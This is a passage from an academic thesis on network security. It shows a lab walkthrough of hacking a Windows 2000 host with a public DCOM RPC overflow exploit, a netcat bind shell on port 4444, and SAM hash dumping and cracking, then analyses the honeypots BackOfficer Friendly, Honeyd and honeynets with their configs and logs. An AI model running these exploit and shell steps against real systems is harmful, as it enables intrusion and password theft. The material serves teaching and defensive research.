
Disk: ADMIN\$ (Remote Admin)

Disk: C\$ (Default share)

This shows default shares on the victim's machine. This much information is good enough for the hacker to launch attack on the system, install some Trojan so that he can create back door on the machine and later on can attach to the machine with greater ease.

3.4.2 Attack Phase

In the attack phase hacker uses tools to exploit the RPC vulnerability and then netcat to get the victim machine's prompt as shown in Figure 3.16.



```
C:\WINNT\System32\cmd.exe
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjerry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>
- Usage: dcomexploit.exe <Target ID> <Target IP>
- Targets:
-   0   Windows 2000 SP0 (english)
-   1   Windows 2000 SP1 (english)
-   2   Windows 2000 SP2 (english)
-   3   Windows 2000 SP3 (english)
-   4   Windows 2000 SP4 (english)
-   5   Windows XP SP0 (english)
-   6   Windows XP SP1 (english)

C:\ToolsToAttack>dcomexploit.exe 1 192.168.1.76
-----
- Remote DCOM RPC Buffer Overflow Exploit
- Original code by FlashSky and Benjerry
- Rewritten by HDM <hdm [at] metasploit.com>
- Ported to Win32 by Benjamin Lauzière <blauziere [at] altern.org>
- Using return address of 0x77e827ec
Use Netcat to connect to 192.168.1.76:4444
C:\ToolsToAttack>
```

Figure 3.16: Using DCOM-RPC Exploit

```
dcomexploit 1 192.168.1.76
```

Now hacker uses netcat to connect to 192.168.1.76 at port number 4444. Netcat is very popularly known as swiff army knife tool for its versatility to make net connection across hosts.

```
netcat 192.168.1.76 4444
```

Next step is to gather data from the SAM database and pass it on the hacker's machine.

This is easily done with the help of pwdump3 tool, which dumps database as an output

file, which hacker later on analyzes locally using dictionary based and/or brute force attacks.

3.4.3 Analysis of Hacked Data

Analysis of the captured data from the victimized machine can lead to cracking of passwords and hacker makes repository and goes to other machine for executing the same step of attacks.

Attacker uses “Cain & able” tool to crack the LM and NT hashes as shown in Figure 3.17. Tool takes few minutes only to crack weak passwords. These weak passwords can become serious security loopholes and can be used later to crack the system.




Figure 3.17: Importing LM and NT hashes for password Cracking

Now hacker can deploy a trojan on this host so that later on he can log on to the machine using a backdoor. One can say once hacker got the password why does not he destroys the system. This all depends upon the criticality of a system. Actually this is not the aim of hackers for a low profiled systems. Hackers want to create Botnets for themselves so that later on they can utilize these kinds of zombies to launch attacks on more critical networks. So today if a home user says “I do not have any confidential data on machine why should somebody bother to hack me” This is total misconception, hackers use machines as launching pad for more serious attacks or to utilize computational

power on these zombies to crack passwords using brute force methods.

3.5 Conclusions

Analysis of various critical exploits and their detrimental effects on network security is performed and outcomes are reported in this chapter. A complete exploit development process is demonstrated, which highlighted various phases through which an exploit is executed, namely, finding the attack vector, selecting the control vector, finding and using the return address, finding bad characters, choosing the payload and choosing the encoder. Stack overrun defense methods and Denial of Service countermeasure are suggested. Attack signatures of Ping of Death, Land Exploit, Smurf and SYN flood are captured and reported. Finally, a live walk-through into system hacking is demonstrated, which highlighted the *patching defense mechanism* and emphasized imparting of security awareness and education to the users of the network.

This chapter achieves first objective of the work and gives insight into life cycle of an exploit and a vulnerability, their development process and focuses on most critical exploits. Next chapter, Analysis of Opensource Honeypots, focus(es) on the proactive methodologies like Honeypots to uncover the tools and tactics of blackhat community, economy driving the botnets, and highlights synergy between reactive and proactive methods to bring security in the network fabric not just at the periphery.

Chapter 4

Analysis of Opensource Honeypots

Honeypot technology, its roots, historical background and various generations has already been discussed in detail while doing literature review in second chapter. In this chapter the work is concentrated into analyzing the Opensource Honeypots. In the following section, the use of Honeypots in network security is emphasized and their place in the network security hierarchy has been discussed.

4.1 Use of Honeypots in Network Security

Honeypots add extensive value to detection of unauthorized activity on the network. Three common challenges of detection are *False Positives*, *False Negatives* and *Data Aggregation*. False Positives are when systems falsely alert suspicious or malicious activity, i.e., system might interpret a valid network traffic as an attack. Many a time these kind of alerts lead to a ignorance factor exhibited by administrator following a stream of False Positives they might ignore the actual attack stream. False Negatives are when an organization fails to detect attacks. Network Intrusion Detection systems not only face a challenge of False positives but also have problems with False Negatives. Many NIDS systems, whether they are based on signature databases, protocol verification or some other methodology, can potentially miss new or unknown attacks. Before databases get updated, a new attack tool can do a great harm.

Other major problem with reactive methodology of defense is Data aggregation. NIDS, system logs, application logs, firewall logs etc. capture tons of data. Analysis of this data to uncover the malicious intent is like searching in the wild.

Honeypots address all these three challenges very effectively. Most honeypots have no production traffic, so there is little activity to generate False positives. In most of the cases, except misconfiguration, honeypots generate valid alerts, greatly reducing False positives. One of the primary benefits is that honeypot can detect a new attack by virtue of the system activity not signatures. Honeypots generate only several megabytes of data a day, most of which is of high value. This makes it extremely easy to diagnose useful information from the Honeypots.

4.1.1 Using Honeypots in the DeMilitarized Zone (DMZ)

DMZ is a network of untrusted systems normally used to provide services to the Internet such as e-mail or web server. These systems are at a big risk, since anyone on the Internet can initiate a connection to them, thus making them more likely to be the target for hostile activity. Detection of such an activity is very critical. These systems have a high production value, so data generated within DMZ is very voluminous and chances of False positives are also very high. Just by putting a Honeypot into DMZ will help to detect any abnormal behaviour. The Honeypot in DMZ will have no production value, any connection made to it, is an alarm of malicious activity. It could provide a very helpful mechanism to detect any outbound traffic originating from the email or web server themselves. A typical placement diagram of using a honeypot in DMZ is shown in Figure 4.1.

If any activity is detected from the email or webserver targeting DMZ-honeypot, it is understood that these server(s) got compromised and are being used as slave(s) to scan other system(s) on the Internet for vulnerabilities.




Figure 4.1: Honeypot Deployment in DeMilitarized Zone (DMZ)

4.2 Tradeoffs between Levels of Interaction

Level of Interaction is one such metric which can be used to measure and compare Honeypots. The more a honeypot can do and the more an attacker can do to a honeypot, the greater the information that can be derived from it. However, more the interaction happens more are chances of getting potentially damaged by the attacker.

4.2.1 Low Level of Interaction

Low-interaction honeypots are easy to install and they emulate few services. Attackers can scan and connect to various ports. Information gathering is very little, also attacker is limited to interact with the honeypot only.

Low-interaction honeypots are primarily production honeypots that are used to help protect an organization. There is no service on the system for the attacker to log-in, i.e., attacker is limited to interact with predesignated services, that too at an interface level only.

The primary value of such honeypots is to detect unauthorized scans or unauthorized connection attempts. Deployment and maintenance of such honeypot is relatively easier than other kinds of honeypots. These honeypots have low-level of risk association. Risk is low because attacker has been given limited leverage to explore and compromise. Low-interaction honeypots are limited to transactional information about the attack, small or

almost negligible amount of information is available for the attack itself. It could simply provide the researcher with rough signature of an attack like:

- time and date of attack,
- source IP address and source port of the attack, and
- destination IP address and destination port of the attack.

i.e., how much of the attacker's activity can be captured depends on the capabilities and emulation of the low-interaction honeypot.

4.2.2 Medium Level of Interaction

Medium interaction honeypots offer attackers more ability to interact than low interaction honeypots. A honeypot with this characteristic is designed to act beyond just making a connection at specific port. For example, apart from emulating a service at a specific port it can go further to emulate behaviour with respect to specific adversaries available on the security community lists. This customized behavioural exhibition of the honeypot, makes attacker believe that it is a production system. Thus data capture through these honeypots makes much more revelations about the actual attack.

The concept is to jail (bound) the attacker to an extent that it can not harm the system. On the other hand it gives security analyst enough information to capture the payload and analyze the attack. These are difficult to implement as compared to low level honeypots. These honeypots are more time consuming to install and configure and require much more interaction and know-how to install. Medium level of interaction honeypots involve high level of customization and development effort by the network security administrators. Risk involved is also higher as compared to low-interaction honeypots.

4.2.3 High Level of Interaction

Honeypots with high level of interaction give vast amount of information about the attack, attacker and their intents. They exhibit high-level of risk and are very difficult to build and maintain. The goal of high interaction honeypots is to give the attacker access to real operating system where nothing is emulated or restricted.

These honeypots greatly help to uncover tools, techniques and tactics of the black-hat community. These can discover new tools; identify new vulnerabilities in operating systems and/or applications and help to track unknown(s). Though these high interaction variants are very useful tools and exhibit number of possibilities to uncover motives of hackers, these honeypots are at immense level of risk. As once an attacker gained access to the system and it is compromised, little can be done to curtail it.

Most of these honeypots are placed in controlled environment such as behind a reverse firewall, which allows attacker to interact and launch attack on the honeypot being posed as a production system. But will not allow to launch attacks from this compromised system. Because of these complex tasks, these honeypots are extremely difficult to build and maintain. Tradeoffs of Honeypot levels of interaction is shown in Table 4.1.

Table 4.1: Tradeoffs of Honeypot: Levels of Interaction

<i>Level of Interaction</i>	<i>Installation and Configuration</i>	<i>Deployment and Maintenance</i>	<i>Information Gathering</i>	<i>Risk Level</i>
Low	Easy	Easy	Limited	Low
Medium	Involved	Involved	Variable	Medium
High	Difficult	Difficult	Extensive	High

4.3 Honeypots: Exploration and Analysis

In order to better explore and analyze honeypot technology, during this work a test-bed has been configured as shown in Figure 4.2. Many honeypots were deployed and explored, as detailed in following sections.




Figure 4.2: Test Bed for Honeypots Exploration and Analysis

4.3.1 BackOfficer Friendly (BOF)

BOF is a low-interaction honeypot designed to run out of the box on any windows platform; Unix version needs to be compiled and then run. It is easy to install and configure; also as it falls under low-interaction category, its capabilities are limited. BOF can monitor up to seven emulated services. There is almost no customization option available. It is very limited feature honeypot.

In this work, BOF was deployed on a Windows 2000 virtual machine and attack was launched from 172.31.1.4 (Windows XP) and 172.31.1.17 (Redhat Linux 2.4.20-8). Following were the findings/observations from BOF deployment:

- Primary purpose of this low interaction honeypot is to act as a burglar alarm, alerting whenever something was scanning a system.
- Whenever a connection is made to any one of the seven services, the attempt is logged and an alert is generated.
- If an attack is made to any other port BOF remains unaware of any malicious activity.

BOF provides very little value to incident response, as interaction is very limited and restricted only to scan detections. BOF can be used as a limited research tool for trend analysis purposes over a period of time, but again this will have only a transactional value. Figure 4.3 shows a BOF honeypot running on and detecting the scans.




Figure 4.3: Back Officer Friendly Honeypot Running and Emulating services

Working of BOF

BOF works by creating open sockets, that bind to a specific set of ports. When a connection is made to the port, port listeners through three-way handshake process: logs the attempt, generates an alert, and closes the connection. BOF offers following seven services:

1. **Back Orifice:** A windows-based trojan, listening on port UDP 31337.
2. **FTP:** File Transfer Protocol, listening on port 21.
3. **Telnet:** Listening on port 23.
4. **SMTP (25)**
5. **HTTP(80):** BOF does not offer any functionality on port(443) used as SSL port.
6. **POP3 (TCP,110), and**
7. **IMAP, port 143.**

BOF also offers fake replies, but this capability is also limited and easily guessable by the attacker. For example, Figure 4.4 shows an attempt to telnet, a login and password response constitutes a fake reply, but it was observed BOF accepts and shows even

password as cleartext. Fake replies do not show any http banner but only logs this activity.




Figure 4.4: BOF Honeypot Telnet fake replies

There is no way of remote administration of BOF and it also does not send the alert notification remotely, thus further limiting its capabilities. BOF can be identified by fingerprinting its service. Fingerprinting can be done by collecting network transactional data and analyzing it.


4.3.2 Honeyd

Honeyd is designed as a low-interaction honeypot. It offers emulated services on a Unix platform. It is used to detect attacks or an unauthorized activity. Since it is OpenSource, it is highly customizable and new service emulation can be developed. Honeyd detects activity on any TCP port and the emulated services help to deceive attackers and capture their activities. It can assume the personality of any operating system, and can be configured to offer different TCP/IP “services” like HTTP, SMTP, SSH, telnet etc. Honeyd is used in honeynet research typically for setting up virtual honeypots to engage an attacker.

Honeyd basically works in a virtual domain, by using unallocated IP addresses. It can monitor millions of non existent IP addresses for connections. Honeyd assumes an identity of the system by a simple configuration file and listens on a specific IP address. It can emulate many operating systems at the same time. One of the major advantage

of Honeyd is that it not only emulates services but also emulates IP Stack for different personality of operating systems. This feature helps to deceive an attacker by offering exact operating system attack though the system is fake. Figure 4.5 shows result of nmap (fingerprinting tool) against honeyd, default template used was for Windows XP machine.

```
create default set default personality "Microsoft Windows XP Home Edition"
set default tcp action reset
set default udp action reset
set default icmp action open
add default tcp port 80 "sh scripts/misc/test.sh"
add default tcp port 139 open
add default tcp port 137 open
add default udp port 137 open
add default udp port 135 open
```



```
[root@ns1 ~]# nmap -sS -O 172.31.25.2

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on (172.31.25.2):
(The 1598 ports scanned but not shown below are in state: closed)
Port      State      Service
80/tcp    open      http
137/tcp   open      netbios-ns
139/tcp   open      netbios-ssn
Remote operating system guess: Windows XP Home Edition

Nmap run completed -- 1 IP address (1 host up) scanned in 2 seconds
[root@ns1 ~]# _
```

Figure 4.5: Nmap output: Attacker scanning Honeyd default host

Honeyd is able to simulate an entire network topology within one machine with multiple hops, packet losses and latency. This would simulate complex networks. It could also present a make-believe network to an attacker who gets snared in a honeynet. Some of the major features available in Honeyd are as follows:

- Nmap and X fingerprint database signature mapping
- Service emulation of various services

- Opensource and easily customizable
- Simulation of large network topologies
- Configurable network characteristics like latency, loss and bandwidth
- Supports multiple entry routers to serve multiple networks
- Integrates physical machines into the network topology
- Asymmetric routing
- GRE tunneling for setting up distributed networks
- Many operating system personalities

Working of Honeyd

When an IP address of a nonexistent system is attacked, Honeyd assumes the identity of the victim and interacts with the attacker. Making itself as a victim is the key point which makes it possible to track the malicious activity. Emulated services are only limited to TCP, no UDP service is available. Also ICMP service is for ECHO requests and reply only.

If there is a network that has no production system, that entire network is directed to the Honeyd honeypot. This is called “Blackholing” which is powerful technique for the measurement of automated network wide phenomena, such as globally targeted Internet worms or scans. In this work, both blackholing and ARP spoofing has been used to explore the working of Honeyd.

```
ip route 172.31.25.0 255.255.255.0 172.31.25.1
```

The whole traffic for the 172.31.25.0 network is directed towards the honeyd honeypot.

In *arp spoofing* method, Honeyd depends upon Arpd utility. Ethernet uses MAC identifier (48 bit) to recognize any system on the network. The first three octets represent the manufacturer and last three are unique identifier for the Network Interface Card

(NIC). In order to reach the destination, system must know the MAC address. Every system keeps an ARP table for this purpose. When packet reaches the network of the destination system, the ARP table is checked and then the packet is sent to the respective system. If system does not find entry in the ARP table it, asks the network for the same. This constitutes a ARP <who-has tell >request.

Arpd is run on the same system as Honeyd i.e. IP 172.31.1.151 in this case. Arpd watches all the traffic on the network. Now when the attacker attempts to connect to a system which is not available on the local network, arpd will then send an ARP reply back, saying that the MAC address of the Honeyd belongs to the nonexistent ip address. Attacker now sends the attack string which is captured by Honeyd honeypot. In this way, attacker will never realize that attack string is being sent to nonexistent system but being handled by a Honeyd honeypot via arp spoofing.

An attacking system 172.31.1.4 connects to TCP port 80, honeypot initiates a web server emulator and interacts with the attacker, thus capturing all activities. Honeyd also demonstrates its capability to fool fingerprinting tools like Nmap and X. Nmap is one of the most common tools used to fingerprint an operating system. It sends certain packets to the target and compares the results with the database of known signatures. Honeyd uses the same database(s) nmap.assoc and nmap.prints to reply against fingerprinting tools. This means if Honeyd is emulating Windows 2000 and it is fingerprinted by Nmap, Honeyd will respond with Windows 2000 signatures and the attacker is deceived in thinking that attack is targeted towards Windows 2000, Honeyd was configured with following template:

```
create windows set windows personality "Microsoft Windows 2000 Server SP2"
set windows default tcp action reset
add windows tcp port 80 "perl /tools/honeyd/scripts/iis/main.pl"

bind 172.31.25.10 windows
```

Each template represents a working personality, it could be an operating system like Windows 2000 or a network device like Cisco router. This determines how the system

will behave at the IP stack level. IP stack behaviour is associated with Nmap fingerprint database as shown below for Microsoft Windows 2000 SP2:

```
Fingerprint Microsoft Windows 2000 Server SP2 Class Microsoft |
Windows | NT/2K/XP | general purpose
TSeq(Class=RI%gcd=<6%SI=<25224&>22C%IPID=I)
T1(DF=Y%W=5B4|B68%ACK=S++%Flags=AS%Ops=MNNT)
T2(Resp=Y%DF=N%W=0%ACK=S%Flags=AR%Ops=)
T3(Resp=Y%DF=Y%W=5B4|B68%ACK=S++%Flags=AS%Ops=MNNT)
T4(DF=N%W=0%ACK=0%Flags=R%Ops=)
T5(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
T6(DF=N%W=0%ACK=0%Flags=R%Ops=)
T7(DF=N%W=0%ACK=S++%Flags=AR%Ops=)
PU(DF=N%TOS=0%IPLEN=38%RIPTL=148%RID=E%RIPCK=E%UCK=E%ULEN=134%DAT=E)
```

where

Tseq is the TCP sequenceability test
T1 is a SYN packet with a bunch of TCP options to open port
T2 is a NULL packet w/options to open port
T3 is a SYN|FIN|URG|PSH packet w/options to open port
T4 is an ACK to open port w/options
T5 is a SYN to closed port w/options
T6 is an ACK to closed port w/options
T7 is a FIN|PSH|URG to a closed port w/options
PU is a UDP packet to a closed port

Following options are allowed when setting the action part on a particular port:

- **Reset** This means that Honeyd will send TCP reset (RST) reply for TCP connections. This emulates a closed port.

- **Open** This means Honeyd will acknowledge the connection on this port, as if service is open for the network access.
- **Block** Honeyd will drop and ignore all connections to the port thus emulating a firewall behaviour.
- **Script** This is limited to TCP services and will call a script to emulate the service and interact with the attacker.

Information gathering can be done with the help of two methods: syslogd and/or a sniffer. By default, Honeyd logs all TCP and ICMP attempts to syslogd daemon. This information is limited to transactional aspect only and gives limited view into the actual attack. In addition to this, Honeyd service emulation scripts can have a logging capability. As Honeyd is open source product it is easily customizable to include more logging capability, thus improving its utility. Secondly, sniffer can be used to capture the network traffic interacting with the honeypot. Connection to many TCP popular services sent data in cleartext likes of Telnet, FTP, HTTP, this captured data is very helpful in further investigating the attack. Captured data analysis will produce a unique attack signatures.

Honeyd has no built-in notification mechanism, so a separate solution must be used. Honeyd being a low interaction honeypot introduces limited risk factor.

4.3.3 Honeynets

Honeynets are high-interaction honeypots. No services are emulated, and no caged environments are created. Real systems are offered to the attacker behind some access control device. The system configuration can be heterogenous i.e. the systems within a Honeynet are true production systems. Honeynets are very flexible tool. Honeynets deceive attackers, detect attacks and capture the unknown.

Honeynets require an extensive amount of time and resources to build, implement and maintain. This technology add tremendous value as research honeypots. These are

used mainly to address following security concerns:

- Who are the attackers?
- What tools they use?
- What tactics do they employ?
- What motivates them?

Honeynets can collect in-depth information about the attackers, such as their keystrokes when they compromise the system, their chat sessions with their peers, the tools they used to probe and exploit vulnerable systems.

As research honeypots, Honeynets also excel at trend analysis and statistical modeling. The information gathered can be used to predict attacks, acting as an early warning system.

Working of Honeynets

A Honeynet is constituted as a network of multiple systems. It is a self-contained environment with three critical elements: data control, data capture and data collection. Data control is the controlling of the blackhat activity. Once blackhat takes control of a honeypot within the honeynet, activity needs to be controlled so that attacker can not harm any non honeynet systems. Data capturing is capturing of all the activity that occurs within the honeynet. Data collection is the aggregation of all the data captured by multiple honeynets.

Figure 4.6 shows the basic architecture of a Honeynet. In the test lab under this work, various honeynet generations were deployed and analyzed. Data captured and analysis is presented in this section.

Firewall machine provides Data control features and IDS machine provides data capture feature apart from the Log server which receive data from the Honeynet using a




Figure 4.6: Basic Architecture of Honeynet

covert channel. Covert Channel setup in the research lab was done using the sebek technology, where data is sent by Honeynet to the log server using UDP port 1101.

In the test environment setup for this work, firewall is configured using three network interface, one for the honeynet, one for the Internet connectivity and other for production network. IDS machine has two interfaces, one interface has been given an IP address while other is kept IP-less which is being used for sniffing purposes, to record the network activity, this gives a stealth interface for data capture. Three victim machines, Linux 2.4.x, Linux 2.6.x and Windows 2000 were installed with default configurations. Honeynet data control at firewall level provides connection blocking as well as connection limiting functionality.

Data Capture in a Honeynet is categorized into following four categories:

- Network transaction recording
- Network traffic recoding
- Host activity recording
- IDS alerts

Network transactions occurring in the honeynet include inbound communication and connection attempts from the Internet, internal connections between the machine within

the honeynet, and the outbound communication initiated by the honeynet. Outbound connection from the honeynet is a decisive indicator of the hostile activity. Network traffic recording provides maximum level of details on the intruder activities. Host activity recording includes the recording of the attacker's keystrokes and other host process communications. Host logs are extremely useful for analyzing attack traces. Finally, IDS alerts add structure to network traffic analysis and allow to take action based on what is going on in the honeynet.

Linux IPTables was used in the experimental setup for network transaction recording. Following are the modules loaded on the firewall machine, eth0 172.31.1.17, eth1 202.164.55.99, eth2 Microsoft loopback adapter (used for remote management purposes).

```
[root@ns1 /]# lsmod
```

Module	Size	Used by	Not tainted
ipt_limit	1560	4 (autoclean)	
ipt_state	1048	22 (autoclean)	
ip_conntrack_irc	4112	0 (unused)	
ip_conntrack_ftp	5296	0 (unused)	
ipt_LOG	4152	14	
iptables_mangle	2776	0 (autoclean) (unused)	
iptables_nat	21720	1 (autoclean)	
ip_conntrack	26976	4 (autoclean) [ipt_state ip_conntrack_irc ip_co	
ntrack_ftp iptable_nat]			
iptables_filter	2412	1 (autoclean)	
ip_tables	15096	8 [ipt_limit ipt_state ipt_LOG iptable_mangle ip	
table_nat iptable_filter]			

The following data capture from the firewall is extracted from the syslog daemon logs

```
Oct 15 18:31:24 ns1 kernel: ip_conntrack version 2.1 1023 buckets,
8184 max) -292 bytes per conntrack
```

```
Oct 15 18:39:08 ns1 kernel: INBOUND ICMP: IN=eth1 OUT=eth0
SRC=202.164.55.101 DST=172.31.1.50 LEN=60 TOS=0x00 PREC=0x00 TTL=127
ID=18522 PROTO=ICMP TYPE=8 CODE=0 ID=1024 SEQ=512
```

```
